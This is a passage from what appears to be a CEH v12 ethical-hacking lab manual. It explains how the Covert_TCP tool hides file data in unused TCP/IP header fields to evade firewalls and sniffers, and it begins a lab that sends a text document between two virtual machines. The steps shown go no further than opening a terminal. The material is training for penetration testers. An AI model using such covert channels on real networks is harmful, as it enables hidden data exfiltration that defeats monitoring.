
The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.


Here, we will use Covert_TCP to create a covert channel between the two machines.

> Note: For demonstration purposes, in this task, we will use the **Parrot Security** machine as the target machine and the **Ubuntu** machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




3. A **Parrot Terminal** window appears. In the **terminal** window, type **cd Desktop** and press **Enter**.

